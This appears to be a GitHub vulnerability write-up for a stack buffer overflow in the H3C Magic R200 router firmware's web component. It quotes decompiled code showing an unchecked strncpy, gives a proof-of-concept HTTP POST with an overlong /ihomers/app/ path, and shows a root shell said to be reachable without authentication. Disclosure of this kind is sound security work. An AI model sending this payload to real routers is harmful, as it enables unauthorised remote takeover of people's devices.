Darry-lang1 Add files via upload ... on Jul 8 History

..

img	5 months ago
readme.md	5 months ago

readme.md

H3C magic R200 R200V200R004L02.bin Stack overflow vulnerability

Overview

- Manufacturer's website information：https://www.h3c.com/
- Firmware download address：https://www.h3c.com/cn/d_202012/1361151_30005_0.htm

Affected version

数字化解决方案领导者

首页 › 支持 › 文档与软件 › 软件下载 › 智能终端 › H3C Magic R 系列 › Magic R200路由器

H3C R200V200R004L02 （仅适用于原先版本为V200系列的设备）版本及软件说明书

软件名称： H3C R200V200R004L02 （仅适用于原先版本为V200系列的设备）版本及软件说明书

发布日期： 2020/12/1 10:07:11

下载：

H3C MagicR200V200R004L02 版本说明书.pdf(605.54 KB)

R200V200R004L02.zip(6.13 MB)

软件说明：

The figure above shows the latest firmware.

Vulnerability details

```
int __fastcall sub_45A008(int a1, int a2)
{
  int result; // $v0
  int v3; // $s0
  int v4; // $v0
  int v5; // [sp+18h] [+18h]
  int i; // [sp+1Ch] [+1Ch]
  int v7; // [sp+20h] [+20h]
  int v8; // [sp+20h] [+20h]
  int v9; // [sp+24h] [+24h]
  int v10; // [sp+28h] [+28h]
  int v11; // [sp+2Ch] [+2Ch]
  int v12[8]; // [sp+30h] [+30h] BYREF
  int v13; // [sp+50h] [+50h] BYREF
  char v14[8]; // [sp+54h] [+54h] BYREF
  int v15; // [sp+5Ch] [+5Ch] BYREF

  memset(v12, 0, sizeof(v12));
  v10 = 0;
  v13 = 1;
  v15 = 0;
  result = a1;
  if ( a1 )
  {
    result = a2;
    if ( a2 )
    {
      result = *(_DWORD *)(a1 + 152);
      if ( result )
      {
        v7 = strlen(a2);
        if ( strlen(*(_DWORD *)(a1 + 152)) == v7 )
        {
          return sub_459440(a1, 404, "URL_PARSE_ERR");
        }
        else
        {
          v3 = *(_DWORD *)(a1 + 0x98);
          v5 = v3 - strchr(v3 + 1, '/') + 1;
          v4 = strlen(*(_DWORD *)(a1 + 0x98));
          strncpy(v12, a2 + v7 + 1, v4 - v5);
          if ( !strcmp("getlist", v12)
            || !strcmp("scene", v12)
            || !strcmp("getRouteInfo", v12)
            || !strcmp("getRouteCapability", v12)
            || !strcmp("getguideinfo", v12)
            || !strcmp("routerConfiguration", v12) )
```


When requesting an app/* page, the web component does not handle the URL data well. The strlen function is used to judge the end of the data, and then the URL is intercepted. Then copy the data to the stack through the strncpy function.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware R200V200R004L02.bin
2. Attack with the following POC attacks

```
POST
/ihomers/app/aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
 HTTP/1.1
Content-Type: application/json; charset=utf-8
Content-Length: 0
Host: 192.168.124.1
Connection: Keep-Alive
Accept-Encoding: gzip
User-Agent: okhttp/3.10.0
```



The above figure shows the POC attack effect

Finally, you can write exp, which can obtain a stable root shell without authorization


BusyBox v1.2.0 (2019.11.07-05:21+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.
/ # ls -l
drwxrwxr-x 2 1000 1000 7748 Nov 7 2019 www
drwxr-xr-x 10 *root root 0 Jan 1 1970 var
drwxrwxr-x 5 1000 1000 49 Nov 7 2019 usr
drwxrwxr-x 3 1000 1000 26 Nov 7 2019 uclibc
lrwxrwxrwx 1 1000 1000 7 Nov 7 2019 tmp -> var/tmp
dr-xr-xr-x 11 *root root 0 Jan 1 1970 sys
lrwxrwxrwx 1 1000 1000 3 Nov 7 2019 sbin -> bin
dr-xr-xr-x 78 *root root 0 Jan 1 1970 proc
drwxr-xr-x 9 *root root 0 Jan 1 1970 mnt
lrwxrwxrwx 1 1000 1000 3 Nov 7 2019 lib32 -> lib
drwxrwxr-x 4 1000 1000 2452 Nov 7 2019 lib
lrwxrwxrwx 1 1000 1000 9 Nov 7 2019 init -> sbin/init
drwxrwxr-x 2 1000 1000 3 Nov 7 2019 home
drwxrwxr-x 2 1000 1000 3 Nov 7 2019 ftproot
drwxr-xr-x 10 *root root 0 Jan 1 1970 etc
drwxrwxr-x 4 1000 1000 2539 Nov 7 2019 dev
drwxr-xr-x 2 1000 1000 1446 Nov 7 2019 bin
/ #